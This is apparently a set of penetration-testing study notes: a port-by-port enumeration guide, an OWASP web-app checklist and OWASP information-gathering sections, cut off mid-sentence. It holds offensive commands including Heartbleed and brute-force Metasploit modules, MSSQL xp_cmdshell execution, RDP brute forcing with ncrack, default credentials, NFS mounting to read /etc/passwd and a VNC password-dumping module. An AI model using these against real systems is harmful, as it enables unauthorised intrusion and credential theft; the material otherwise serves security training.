With onesixtyone you can test for open ports but also brute force community strings. I have had more success using onesixtyone than using nmap. So better use both.

Metasploit

There are a few snmp modules in metasploit that you can use. snmp_enum can show you usernames, services, and other stuff.

https://www.offensive-security.com/metasploit-unleashed/snmp-scan/

Port 199 - Smux

Port 389/636 - Ldap

Lightweight Directory Access Protocol. This port is usually used for Directories. Directory her means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store usersinformation. Ldap is used more often in corporate structure. Webapplications can use ldap for authentication. If that is the case it is possible to perform ldap-injections which are similar to sqlinjections.

You can sometimes access the ldap using a anonymous login, or with other words no session. This can be useful becasue you might find some valuable data, about users.

ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"

When a client connects to the Ldap directory it can use it to query data, or add or remove.

Port 636 is used for SSL.

There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 443 - HTTPS

Okay this is only here as a reminder to always check for SSL-vulnerabilities such as heartbleed. For more on how to exploit web-applications check out the chapter on client-side vulnerabilities.

Heartbleed

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable

First we need to investigate if the https-page is vulnerable to heartbleed

We can do that the following way.

sudo sslscan 192.168.101.1:443

or using a nmap script

```
nmap -sV --script=ssl-heartbleed 192.168.101.8
```

You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.

```
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 192.168.101.8
set verbose true
run
```

Now you have a flow of random data, some of it might be of interest to you.

CRIME

Breach

Certificate

Read the certificate.

Does it include names that might be useful?

Correct vhost

SSLStrip

SSLStrip is a python script which, when run in conjunction with an ARP attack, abuses a technique used by many website hosts where, when someone types in a URL it uses a 302 redirect or uses an SSL element embeded on the page to move the user to HTTPS. SSLStrip will strip the HTTP out of 302 requests and pages served through HTTP.

From <http://hackingandsecurity.blogspot.com/2018/09/oscp-hacking-techniques-kali-linux.html>

Port 554 - RTSP

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission

Outgoing smtp-port

If Postfix is run on it it could be vunerable to shellshock https://www.exploit-db.com/exploits/34896/

Port 631 - Cups

Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run netstat. You can log in to it here: http://localhost:631/admin

You authenticate with the OS-users.

Find version. Test cups-config --version. If this does not work surf to http://localhost:631/printers and see the CUPS version in the title bar of your browser.

There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted

The default port for the Imap-protocol.

Port 995 - POP3 Encrypten

Port 995 is the default port for the Post Office Protocol. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and recieve email.

Related ports: 110 is the POP3 non-encrypted.

25, 465

Port 1025 - NFS or IIS

I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038

I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1433 - MsSQL

Default port for Microsoft SQL .

```
sqsh -S 192.168.1.101 -U sa
```

Execute commands

```
# To execute the date command to the following after logging in
xp_cmdshell 'date'
go
```

Many o the scanning modules in metasploit requires authentication. But some do not.

```
use auxiliary/scanner/mssql/mssql_ping
```

Brute force.

```
scanner/mssql/mssql_login
```

If you have credencials look in metasploit for other modules.

Port 1521 - Oracle database

Enumeration

```
tnscmd10g version -h 192.168.1.101
tnscmd10g status -h 192.168.1.101
```

Bruteforce the ISD

```
auxiliary/scanner/oracle/sid_brute
```

Connect to the database with sqlplus

References:

http://www.red-database-security.com/wp/itu2007.pdf

Ports 1748, 1754, 1808, 1809 - Oracle

These are also ports used by oracle on windows. They run Oracles Intelligent Agent.

Port 2049 - NFS

Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.

If the service is on its default port you can run this command to see what the filesystem is sharing

```
showmount -e 192.168.1.109
```

Then you can mount the filesystem to your machine using the following command

```
mount 192.168.1.109:/ /tmp/NFS
mount -t 192.168.1.109:/ /tmp/NFS
```

Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.

This can be used to escalate privileges if it is not correct configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB

There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.

Can be accessed through ftp. Some default passwords here:https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm Name: Version:

Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
mysql -h <Hostname> -u root
mysql -h <Hostname> -u root@localhost
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files

```
cat /etc/my.cnf
```

http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html

Mysql-commands cheat sheet

http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Finding passwords to mysql

You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the databse and see what users and passwords that are available. Maybe someone is resuing a password?

So the first step is to find the login-credencials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:

```
/var/www/html/configuration.php
```

In that file you find the

```
<?php
class JConfig {
   var $mailfrom = 'admin@rainng.com';
   var $fromname = 'testuser';
   var $sendmail = '/usr/sbin/sendmail';
   var $password = 'myPassowrd1234';
   var $sitename = 'test';
   var $MetaDesc = 'Joomla! - the dynamic portal engine and content management system';
   var $MetaKeys = 'joomla, Joomla';
   var $offline_message = 'This site is down for maintenance. Please check back again soon.';
   }
```

Port 3339 - Oracle web interface

```
msfcli auxiliary/scanner/oracle/tnslsnr_version rhosts=[IP] E
```

oracle-sid - Metasploit can be utilized to enumerate the Oracle DB SID.

Example Syntax:

```
msfcli auxiliary/scanner/oracle/sid_enum rhosts=[IP] E
```

oracle- - Hydra can be used to check for default Oracle DB credentials.

Port 3389 - Remote Desktop Protocol

This is a proprietary protocol developed by windows to allow remote desktop.

Log in like this

```
rdesktop -u guest -p guest 10.11.1.5 -g 94%
```

Brute force like this

```
ncrack -vv --user Administrator -P /root/passwords.txt rdp://192.168.1.101
```

Ms12-020

This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp

I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP

I have seen this port being used by Apache James Remote Configuration.

There is an exploit for version 2.3.2

https://www.exploit-db.com/docs/40123.pdf

Port 47001 - Windows Remote Management Service

Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR

The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.

I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC

VNC is used to get a screen for a remote host. But some of them have some exploits.

You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.

It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

```
background
use post/windows/gather/credentials/vnc
set session X
exploit
```

```
vncviewer 192.168.1.109
```

Ctr-alt-del

If you are unable to input ctr-alt-del (kali might interpret it as input for kali).

Try shift-ctr-alt-del

Metasploit scanner

You can scan VNC for logins, with bruteforce.

Login scan

```
use auxiliary/scanner/vnc/vnc_login
set rhosts 192.168.1.109
run
```

Scan for no-auth

```
use auxiliary/scanner/vnc/vnc_none_auth
set rhosts 192.168.1.109
run
```

Port 8080

Since this port is used by many different services. They are divided like this.

Tomcat

Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -

Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

WEB APPLICATION CHECKLIST

Information Gathering

- ☐ Manually explore the site
- ☐ Spider/crawl for missed or hidden content
- ☐ Check for files that expose content, such as robots.txt, sitemap.xml, .DS_Store
- ☐ Check the caches of major search engines for publicly accessible sites
- ☐ Check for differences in content based on User Agent (eg, Mobile sites, access as a Search engine Crawler)
- ☐ Perform Web Application Fingerprinting
- ☐ Identify technologies used
- ☐ Identify user roles
- ☐ Identify application entry points
- ☐ Identify client-side code
- ☐ Identify multiple versions/channels (e.g. web, mobile web, mobile app, web services)
- ☐ Identify co-hosted and related applications
- ☐ Identify all hostnames and ports
- ☐ Identify third-party hosted content

Configuration Management

- ☐ Check for commonly used application and administrative URLs
- ☐ Check for old, backup and unreferenced files
- ☐ Check HTTP methods supported and Cross Site Tracing (XST)
- ☐ Test file extensions handling
- ☐ Test for security HTTP headers (e.g. CSP, X-Frame-Options, HSTS)
- ☐ Test for policies (e.g. Flash, Silverlight, robots)
- ☐ Test for non-production data in live environment, and vice-versa
- ☐ Check for sensitive data in client-side code (e.g. API keys, credentials)

Secure Transmission

- ☐ Check SSL Version, Algorithms, Key length
- ☐ Check for Digital Certificate Validity (Duration, Signature and CN)
- ☐ Check credentials only delivered over HTTPS
- ☐ Check that the login form is delivered over HTTPS

- ☐ Check session tokens only delivered over HTTPS
- ☐ Check if HTTP Strict Transport Security (HSTS) in use

Authentication

- ☐ Test for user enumeration
- ☐ Test for authentication bypass
- ☐ Test for bruteforce protection
- ☐ Test password quality rules
- ☐ Test remember me functionality
- ☐ Test for autocomplete on password forms/input
- ☐ Test password reset and/or recovery
- ☐ Test password change process
- ☐ Test CAPTCHA
- ☐ Test multi factor authentication
- ☐ Test for logout functionality presence
- ☐ Test for cache management on HTTP (eg Pragma, Expires, Max-age)
- ☐ Test for default logins
- ☐ Test for user-accessible authentication history
- ☐ Test for out-of channel notification of account lockouts and successful password changes
- ☐ Test for consistent authentication across applications with shared authentication schema / SSO

Session Management

- ☐ Establish how session management is handled in the application (eg, tokens in cookies, token in URL)
- ☐ Check session tokens for cookie flags (httpOnly and secure)
- ☐ Check session cookie scope (path and domain)
- ☐ Check session cookie duration (expires and max-age)
- ☐ Check session termination after a maximum lifetime
- ☐ Check session termination after relative timeout
- ☐ Check session termination after logout
- ☐ Test to see if users can have multiple simultaneous sessions
- ☐ Test session cookies for randomness
- ☐ Confirm that new session tokens are issued on login, role change and logout
- ☐ Test for consistent session management across applications with shared session management

- ☐ Test for session puzzling
- ☐ Test for CSRF and clickjacking

Authorization

- ☐ Test for path traversal
- ☐ Test for bypassing authorization schema
- ☐ Test for vertical Access control problems (a.k.a. Privilege Escalation)
- ☐ Test for horizontal Access control problems (between two users at the same privilege level)
- ☐ Test for missing authorization

Data Validation

- ☐ Test for Reflected Cross Site Scripting
- ☐ Test for Stored Cross Site Scripting
- ☐ Test for DOM based Cross Site Scripting
- ☐ Test for Cross Site Flashing
- ☐ Test for HTML Injection
- ☐ Test for SQL Injection
- ☐ Test for LDAP Injection
- ☐ Test for ORM Injection
- ☐ Test for XML Injection
- ☐ Test for XXE Injection
- ☐ Test for SSI Injection
- ☐ Test for XPath Injection
- ☐ Test for XQuery Injection
- ☐ Test for IMAP/SMTP Injection
- ☐ Test for Code Injection
- ☐ Test for Expression Language Injection
- ☐ Test for Command Injection
- ☐ Test for Overflow (Stack, Heap and Integer)
- ☐ Test for Format String
- ☐ Test for incubated vulnerabilities
- ☐ Test for HTTP Splitting/Smuggling
- ☐ Test for HTTP Verb Tampering
- ☐ Test for Open Redirection
- ☐ Test for Local File Inclusion
- ☐ Test for Remote File Inclusion

- ☐ **Compare client-side and server-side validation rules**
- ☐ **Test for NoSQL injection**
- ☐ **Test for HTTP parameter pollution**
- ☐ **Test for auto-binding**
- ☐ **Test for Mass Assignment**
- ☐ **Test for NULL/Invalid Session Cookie**

Denial of Service

- ☐ **Test for anti-automation**
- ☐ **Test for account lockout**
- ☐ **Test for HTTP protocol DoS**
- ☐ **Test for SQL wildcard DoS**

Business Logic

- ☐ **Test for feature misuse**
- ☐ **Test for lack of non-repudiation**
- ☐ **Test for trust relationships**
- ☐ **Test for integrity of data**
- ☐ **Test segregation of duties**

Cryptography

- ☐ **Check if data which should be encrypted is not**
- ☐ **Check for wrong algorithms usage depending on context**
- ☐ **Check for weak algorithms usage**
- ☐ **Check for proper use of salting**
- ☐ **Check for randomness functions**

Risky Functionality - File Uploads

- ☐ **Test that acceptable file types are whitelisted**
- ☐ **Test that file size limits, upload frequency and total file counts are defined and are enforced**
- ☐ **Test that file contents match the defined file type**
- ☐ **Test that all file uploads have Anti-Virus scanning in-place.**
- ☐ **Test that unsafe filenames are sanitised**
- ☐ **Test that uploaded files are not directly accessible within the web root**

- Test that uploaded files are not served on the same hostname/port
- Test that files and other media are integrated with the authentication and authorisation schemas

Risky Functionality - Card Payment

- Test for known vulnerabilities and configuration issues on Web Server and Web Application
- Test for default or guessable password
- Test for non-production data in live environment, and vice-versa
- Test for Injection vulnerabilities
- Test for Buffer Overflows
- Test for Insecure Cryptographic Storage
- Test for Insufficient Transport Layer Protection
- Test for Improper Error Handling
- Test for all vulnerabilities with a CVSS v2 score > 4.0
- Test for Authentication and Authorization issues
- Test for CSRF

HTML 5

- Test Web Messaging
- Test for Web Storage SQL injection
- Check CORS implementation
- Check Offline Web Application

Oracle Penetration Testing

Tools within Kali:

oscanner

```
root@kali:~# oscanner -s 192.168.1.15 -P 1040
```

sidguess

```
root@kali:~# sidguess -i 192.168.1.205 -d
/usr/share/wordlists/metasploit/unix_users.txt
```

tnscmd10g

```
root@kali:~# tnscmd10g version -h 192.168.1.20
```

Nmap

```
nmap -p 1521 -A 192.168.15.205
```

Nmap nse scripts
Metasploit auxiliaries

WEB APPLICATION ENUMERATION & EXPLOITATION

Information Gathering (OWASP Guide)

- [Conduct search engine discovery/reconnaissance for information leakage (OTG-INFO-001)](#conduct-search-engine-discoveryreconnaissance-for-information-leakage-otg-info-001)
  - [Test Objectives](#test-objectives)
  - [How to Test](#how-to-test)
    - [Use a search engine to search for](#use-a-search-engine-to-search-for)
    - [Google Hacking Database](#google-hacking-database)
  - [Tools](#tools)
- [Fingerprint Web Server (OTG-INFO-002)](#fingerprint-web-server-otg-info-002)
  - [Test Objectives](#test-objectives-1)
  - [How to Test](#how-to-test-1)
    - [Black Box testing](#black-box-testing)
    - [Protocol Behavior](#protocol-behavior)
  - [Tools](#tools-1)
- [Review Webserver Metafiles for Information Leakage (OTG-INFO-003)](#review-webserver-metafiles-for-information-leakage-otg-info-003)
  - [Test Objectives](#test-objectives-2)
  - [How to Test](#how-to-test-2)
    - [robots.txt](#robotstxt)
  - [Tools](#tools-2)
- [Enumerate Applications on Webserver (OTG-INFO-004)](#enumerate-applications-on-webserver-otg-info-004)
  - [Test Objectives](#test-objectives-3)
  - [How to Test](#how-to-test-3)
    - [1. Different base URL](#1-different-base-url)
    - [2. Non-standard ports](#2-non-standard-ports)
    - [3. Virtual hosts](#3-virtual-hosts)
  - [Tools](#tools-3)

- [Review webpage comments and metadata for information leakage (OTG-INFO-005)](#review-webpage-comments-and-metadata-for-information-leakage-otg-info-005)

  - [Test Objectives](#test-objectives-4)

  - [Tools](#tools-4)

- [Identify application entry points (OTG-INFO-006)](#identify-application-entry-points-otg-info-006)

  - [Test Objectives](#test-objectives-5)

  - [How to Test](#how-to-test-4)

  - [Tools](#tools-5)

- [Map execution paths through application (OTG-INFO-007)](#map-execution-paths-through-application-otg-info-007)

  - [Test Objectives](#test-objectives-6)

  - [How to Test](#how-to-test-5)

    - [Black Box Testing](#black-box-testing)

    - [Gray/White Box testing](#graywhite-box-testing)

  - [Tools](#tools-6)

- [Fingerprint Web Application Framework (OTG-INFO-008)](#fingerprint-web-application-framework-otg-info-008)

  - [Test Objectives](#test-objectives-7)

  - [How to Test](#how-to-test-6)

    - [Black Box testing](#black-box-testing-1)

  - [Tools](#tools-7)

- [Fingerprint Web Application (OTG-INFO-009)](#fingerprint-web-application-otg-info-009)

  - [Test Objectives](#test-objectives-8)

  - [Tools](#tools-8)

- [Map Application Architecture (OTG-INFO-010)](#map-application-architecture-otg-info-010)

  - [Test Objectives](#test-objectives-9)

- [Map Application Architecture (OTG-INFO-010)](#map-application-architecture-otg-info-010-1)

  - [Test Objectives](#test-objectives-10)

<!-- /TOC -->

## Conduct search engine discovery/reconnaissance for information leakage (OTG-INFO-001)

### Test Objectives

To understand what sensitive design and configuration information of the application/system/organization is exposed both directly (on the organization’s website) or indirectly (on a third party website).

### How to Test

#### Use a search engine to search for

- Network diagrams and configurations
- Archived posts and emails by administrators and other key staff
- Log on procedures and username formats
- Usernames and passwords
- Error message content
- Development, test, UAT and staging versions of the website

#### Google Hacking Database

The Google Hacking Database is list of useful search queries for Google.

- Queries are put in several categories:
  - Footholds
  - Files containing usernames
  - Sensitive Directories
  - Web Server Detection

  - Vulnerable Files

  - Vulnerable Servers

  - Error Messages

  - Files containing juicy info

  - Files containing passwords

  - Sensitive Online Shopping Info

### Tools

- [punk spider](http://punkspider.hyperiongray.com/)

- [FoundStone SiteDigger](http://www.mcafee.com/uk/downloads/free-tools/sitedigger.aspx)

- [Google Hacker](http://yehg.net/lab/pr0js/files.php/googlehacker.zip)

- [Stach & Liu's Google Hacking Diggity Project](http://www.stachliu.com/resources/tools/google-hacking-diggity-project/)

## Fingerprint Web Server (OTG-INFO-002)

### Test Objectives

Find the version and type of a running web server to determine known vulnerabilities and the appropriate exploits to use during testing.

### How to Test

#### Black Box testing

The simplest and most basic form of identifying a web server is to look at the Server field in the HTTP response header.

Netcat is used in this experiment.

```Bash
$ nc 202.41.76.251 80
HEAD / HTTP/1.0
```

#### Protocol Behavior

More refined techniques take in consideration various characteristics of the several web servers available on the market. Below is a list of some methodologies that allow testers to deduce the type of web server in use.

##### HTTP header field ordering

The first method consists of observing the ordering of the several headers in the response. Every web server has an inner ordering of the header.

We will use Netcat also to see response headers

```Bash
$ nc apache.example.com 80
HEAD / HTTP/1.0
```

##### Malformed requests test

Another useful test to execute involves sending malformed requests or requests of nonexistent pages to the server. Consider the following HTTP responses.

```Bash
$ nc apache.example.com 80
GET / HTTP/3.0
```

```Bash
$ nc apache.example.com 80
GET / JUNK/1.0
```

##### Automated Testing

Rather than rely on **manual banner grabbing** and analysis of the web server headers, a tester can use automated tools to achieve the same results.

There are many tests to carry out in order to accurately fingerprint a web server. Luckily, there are tools that automate these tests.

“httprint” is one of such tools. httprint uses a signature dictionary that allows

### Tools

- [httprint](http://net-square.com/httprint.html)
- [httprecon](http://www.computec.ch/projekte/httprecon/)
- [Netcraft](http://www.netcraft.com)
- [Desenmascarame](http://desenmascara.me)

## Review Webserver Metafiles for Information Leakage (OTG-INFO-003)

### Test Objectives

1. Information leakage of the web application’s directory or folder path(s).

1. Create the list of directories that are to be avoided by Spiders, Robots, or Crawlers.

### How to Test

#### robots.txt

Web Spiders, Robots, or Crawlers retrieve a web page and then recursively

traverse hyperlinks to retrieve further web content. Their accepted behavior is specified by the Robots Exclusion Protocol of the robots.txt file in the web root directory.

##### robots.txt in webroot - with “wget” or “curl”

`$ wget http://www.google.com/robots.txt`

`$ curl -O http://www.google.com/robots.txt`

##### robots.txt in webroot - with rockspider

“rockspider” automates the creation of the initial scope for Spiders/Robots/Crawlers of files and directories/folders of a web site.

For example, to create the initial scope based on the Allowed: directive

from www.google.com using “rockspider”:

`$ ./rockspider.pl -www www.google.com`

##### Analyze robots.txt using Google Webmaster Tools

Web site owners can use the Google “Analyze robots.txt” function to analyse the website as part of its “Google Webmaster Tools” (https://www.google.com/webmasters/tools). This tool can assist with testing

and the procedure is as follows:

1. Sign into Google Webmaster Tools with a Google account.

1. On the dashboard, write the URL for the site to be analyzed.

1. Choose between the available methods and follow the on screen instruction.

##### META Tag

If there is no “<META NAME=”ROBOTS” ... >” entry then the “Robots Exclusion Protocol” defaults to “INDEX,FOLLOW” respectively. Therefore, the other two valid entries defined by the “Robots Exclusion Protocol” are prefixed with “NO...” i.e. “NOINDEX” and “NOFOLLOW”.

Web spiders/robots/crawlers can intentionally ignore the “<META NAME=”ROBOTS”” tag as the robots.txt file convention is preferred.

Hence, **<META> Tags should not be considered the primary mechanism, rather a complementary control to robots.txt**.

##### Exploring \<META\> Tags - with Burp

Based on the Disallow directive(s) listed within the robots.txt file in webroot:

- regular expression search for `“<META NAME=”ROBOTS”`” within each web page is undertaken and the result compared to the robots.txt file in webroot.

### Tools

- Browser (View Source function)
- curl
- wget
- rockspider

## Enumerate Applications on Webserver (OTG-INFO-004)

### Test Objectives

Enumerate the applications within scope that exist on a web server

### How to Test

There are three factors influencing how many applications are related to a given DNS name (or an IP address):

#### 1. Different base URL

For example, the same symbolic name may be associated to three web applications such as: http://www.example.com/url1 http://www.example.com/url2 http://www.example.com/url3

##### Approaches to address issue 1 - non-standard URLs

There is no way to fully ascertain the existence of non-standardnamed web applications.

First, if the web server is mis-configured and allows directory browsing, it may be possible to spot these applications. Vulnerability scanners may help in this respect.

Second, A __query for__ `site: www.example.com` might help. Among the returned URLs there could be one pointing to such a non-obvious application.

Another option is to probe for URLs which might be likely candidates for non-published applications. For example, a web mail front end might be accessible from URLs such as https://www.example.com/webmail, https://webmail.example.com/, or https://mail.example.com/. The same holds for administrative interfaces. So doing a bit of dictionary-style searching (or “intelligent guessing”) could yield some results. Vulnerability scanners may help in this respect.

#### 2. Non-standard ports

Web applications may be associated with arbitrary TCP ports, and can be referenced by specifying the port number as follows: http[s]://www.example.com:port/. For example http://www.example.com:20000/.

##### Approaches to address issue 2 - non-standard ports

It is easy to check for the existence of web applications on non-standard ports.

A port scanner such as nmap is capable of performing service recognition by means of the -sV option, and will identify http services on arbitrary ports. What is required is a full scan of the whole 64k TCP port address space.

For example, the following command will look up, with a TCP connect scan, all open ports on IP 192.168.1.100:

`nmap –PN –sT –sV –p0-65535 192.168.1.100`

#### 3. Virtual hosts

DNS allows a single IP address to be associated with one or more symbolic names. For example, the IP address 192.168.1.100 might be associated to DNS names www.example.com, helpdesk.example.com, webmail.example.com.

It is not necessary that all the names belong to the same DNS domain. This 1-to-N relationship may be reflected to serve different content by using so called virtual hosts. The information specifying the virtual host we are referring to is embedded in the HTTP 1.1 Host: header.

One would not suspect the existence of other web applications in addition to the obvious www.example.com, unless they know of helpdesk. example.com and webmail.example.com.

##### Approaches to address issue 3 - virtual hosts

There are a number of techniques which may be used to identify DNS names associated to a given IP address x.y.z.t.

###### 1. DNS zone transfers

This technique has limited use nowadays, given the fact that zone transfers are largely not honored by DNS servers. However, it may be worth a try.

First of all, testers must determine the name servers serving x.y.z.t. If a symbolic name is known for x.y.z.t (let it be www.example.com), its name servers can be determined by means of tools such as nslookup, host, or dig, by requesting DNS NS records.

If no symbolic names are known for x.y.z.t, but the target definition contains at least a symbolic name, testers may try to apply the same process and query the name server of that name (hoping that x.y.z.t will be served as well by that name server). For example, if the target consists of the IP address x.y.z.t and the name mail.example.com, determine the name servers for domain example.com.

The following example shows how to identify the name servers for www.owasp.org by using the host command:

`$ host -t ns www.owasp.org`

A zone transfer may now be requested to the name servers for domain example.com. If the tester is lucky, they will get back a list of the DNS entries for this domain. This will include the obvious www.example.com and the not-so-obvious helpdesk.example.com and webmail.example.com (and possibly others). Check all names returned by the zone transfer and consider all of those which are related to the target being evaluated.

Trying to request a zone transfer for owasp.org from one of its name servers:

`$ host -l www.owasp.org ns1.secure.net`

###### 2. DNS inverse queries

This process is similar to the previous one, but relies on inverse (PTR) DNS records. Rather than requesting a zone transfer, try setting the record type to PTR and issue a query on the given IP address. If the testers are lucky, they may get back a DNS name entry. This technique relies on the existence of IP-to-symbolic name maps, which is not guaranteed.

###### 3. Web-based DNS searches

This kind of search is akin to DNS zone transfer, but relies on webbased services that enable name-based searches on DNS. One such service is the Netcraft Search DNS service, available at searchdns.netcraft.com/?host The tester may query for a list of names belonging to your domain of choice, such as example.com. Then they will check whether the names they obtained are pertinent to the target they are examining.

###### 3. Reverse-IP services

Reverse-IP services are similar to DNS inverse queries, with the difference that the testers query a web-based application instead of a name server. There are a number of such services available. Since they tend to return partial (and often different) results, it is better to use multiple services to obtain a more comprehensive analysis.

- Domain tools reverse IP: http://www.domaintools.com/reverse-ip/ (requires free membership)
- MSN search: http://search.msn.com syntax: “ip:x.x.x.x” (without the quotes)
- Webhosting info: http://whois.webhosting.info/ syntax: http://whois.webhosting.info/x.x.x.x
- DNSstuff: http://www.dnsstuff.com/ (multiple services available)
- http://www.net-square.com/mspawn.html (multiple queries on
- domains and IP addresses, requires installation)
- tomDNS: http://www.tomdns.net/index.php (some services are still private at the time of writing)
- SEOlogs.com: http://www.seologs.com/ip-domains.html (reverse-IP/domain lookup)

### Tools

- examining the result of a query for “site: www.example.com”.
- scan all ports and get finger prints `nmap –PN –sT –sV –p0-65535 192.168.1.100`
- identify the name servers for www.owasp.org by using the host command `$ host -t ns www.owasp.org`
- netcraft Search DNS service, available at http:// searchdns.netcraft.com/?host
- Domain tools reverse IP: http://www.domaintools.com/reverse-ip/ (requires free membership)
- MSN search: http://search.msn.com syntax: “ip:x.x.x.x” (without the quotes)
- Webhosting info: http://whois.webhosting.info/ syntax: http:// whois.webhosting.info/x.x.x.x
- DNSstuff: http://www.dnsstuff.com/ (multiple services available)
- http://www.net-square.com/mspawn.html (multiple queries on domains and IP addresses, requires installation)
- tomDNS: http://www.tomdns.net/index.php (some services are still private at the time of writing)
- SEOlogs.com: http://www.seologs.com/ip-domains.html (reverse-IP/domain lookup)
- DNS lookup tools such as nslookup, dig and similar.
- Search engines (Google, Bing and other major search engines).
- Specialized DNS-related web-based search service: see text.

- Nmap - http://www.insecure.org
- Nessus Vulnerability Scanner - http://www.nessus.org
- Nikto - http://www.cirt.net/nikto2

## Review webpage comments and metadata for information leakage (OTG-INFO-005)

### Test Objectives

Review webpage comments and metadata to better understand the application and to find any information leakage.

### Tools

- Wget
- Browser “view source” function
- Eyeballs
- Curl

## Identify application entry points (OTG-INFO-006)

### Test Objectives

Understand how requests are formed and typical responses from the application.

### How to Test

Before any testing begins, the tester should always get a good understanding of the application and how the user and browser communicates with it.

As the tester walks through the application, they should pay special attention to all HTTP requests (GET and POST Methods, also known as Verbs), as well as every parameter and form field that is passed to the application. In addition, they should pay attention to when GET requests are used and when POST requests are used to pass parameters to the application. It is very common that GET requests are used, but when sensitive information is passed, it is often done within the body of a POST request.

Note that to see the parameters sent in a POST request, the tester will need to use a tool such as an intercepting proxy (for example, OWASP: Zed Attack Proxy (ZAP)) or a browser plug-in. Within the POST request, the tester should also make special note of any hidden form fields that are being passed to the application, as these usually contain sensitive information, such as state information, quantity of items, the price of items, that the developer never intended for you to see or change.

Below are some points of interests for all requests and responses. Within the requests section, focus on the GET and POST methods, as these appear the majority of the requests. Note that other methods, such as PUT and DELETE, can be used. Often, these more rare requests, if allowed, can expose vulnerabilities. There is a special section in this guide dedicated for testing these HTTP methods.

Requests:

- Identify where GETs are used and where POSTs are used.

- Identify all parameters used in a POST request (these are in the body of the request).

- Within the POST request, pay special attention to any hidden parameters. When a POST is sent all the form fields (including hidden parameters) will be sent in the body of the HTTP message to the application. These typically aren't seen unless a proxy or view the HTML source code is used. In addition, the next page shown, its data, and the level of access can all be different depending on the value of the hidden parameter(s).

- Identify all parameters used in a GET request (i.e., URL), in particular the query string (usually after a ? mark).

- Identify all the parameters of the query string. These usually are in a pair format, such as foo=bar. Also note that many parameters can be in one query string such as separated by a &, ~, :, or any other special character or encoding.

- A special note when it comes to identifying multiple parameters in one string or within a POST request is that some or all of the parameters will be needed to execute the attacks. The tester needs to identify all of the parameters (even if encoded or encrypted) and identify which ones are processed by the application. Later sections of the guide will identify how to test these parameters. At this point, just make sure each one of them is identified.

- Also pay attention to any additional or custom type headers not typically seen (such as debug=False).

Responses:

• Identify where new cookies are set (Set-Cookie header), modified, or added to.

• Identify where there are any redirects (3xx HTTP status code), 400 status codes, in particular 403 Forbidden, and 500 internal server errors during normal responses (i.e., unmodified requests).

• Also note where any interesting headers are used. For example, "Server: BIG-IP" indicates that the site is load balanced. Thus, if a site is load balanced and one server is incorrectly configured, then the tester might have to make multiple requests to access the vulnerable server, depending on the type of load balancing used.

### Tools

- Tools
- Intercepting Proxy:
  - OWASP: Zed Attack Proxy (ZAP)
  - OWASP: WebScarab
  - Burp Suite
  - CAT
- Browser Plug-in:
  - TamperIE for Internet Explorer
  - Tamper Data for Firefox

## Map execution paths through application (OTG-INFO-007)

### Test Objectives

- Map the target application and understand the principal workflows.

Without a thorough understanding of the layout of the application, it is unlkely that it will be tested thoroughly.

### How to Test

In black box testing it is extremely difficult to test the entire code base. Not just because the tester has no view of the code paths through the application, but even if they did, to test all code paths would be very time consuming.

One way to reconcile this is to document what code paths were discovered and tested.

There are several ways to approach the testing and measurement of code coverage:

